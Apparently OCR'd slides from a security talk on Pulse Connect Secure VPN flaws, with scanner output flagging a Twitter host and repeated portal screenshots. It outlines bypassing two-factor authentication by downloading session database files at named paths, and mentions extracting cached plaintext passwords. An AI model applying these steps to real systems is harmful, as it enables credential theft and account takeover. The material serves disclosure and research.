
Twitter is vulnerable

```
$ ./pulse_check.py <mask>.twitter.com
[*] Date = Thu, 13 Dec 2018 05:34:28 GMT
[*] Version = 9.0.3.64015
[*] OK, <mask>.twittr.com is vulnerable
```

TWO...
FACTOR AUTHENTICATION

Two-factor authentication

- Bypass the two-factor authentication
  1. Although we can extract cached passwords in plaintext from `/lmdb/dataa/data.mdb`, we still can not do anything :(
  2. Twitter enabled the **Roaming Session** (enabled by default)
  3. Download the `/lmdb/randomVal/data.mdb` to dump all session
  4. Forge the user and reuse the session to bypass the 2FA


Pulse Connect Secure - 首頁
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
☐ Enable Post data
☐ Enable Referrer
Pulse Secure
首頁
喜好設定
說明
登出
瀏覽
(秘訣)

[redacted]

Logged-in as: [redacted]

Welcome to the Pulse Connect Secure, sviswanathan.

Web 標籤

您完全沒有 Web 書籤。

檔案

Windows 檔案 | Unix 檔案

您未將任何檔案加入書籤。

終端機工作階段

您完全沒有終端機工作階段。

用戶端應用程式工作階段

Pulse 開始

Java 安全應用程式管理員 開始

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
Restricted admin interface




Secure Access SSL VPN - SSL
[redacted]/dana-na/auth/url_admin/welcome.cgi

Welcome to

Secure Access SSL VPN

You do not have permission to login. Please contact your administrator.


Pulse Connect Secure - 首頁
[redacted]
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
[redacted]
☐ Enable Post data
☐ Enable Referrer
Pulse Secure
Logged-in as:
[redacted]
首頁
喜好設定
說明
登出
瀏覽
(秘訣)

Welcome to the Pulse Connect Secure, sviswanathan.

Logged-in as:
orange
Home
Meetings
Preferences
Help
Sign Out
Browse
(tips)

https://0/admin/

終端機工作階段

您完全沒有終端機工作階段。

用戶端應用程式工作階段
Pulse
開始
Java 安全應用程式管理員
開始

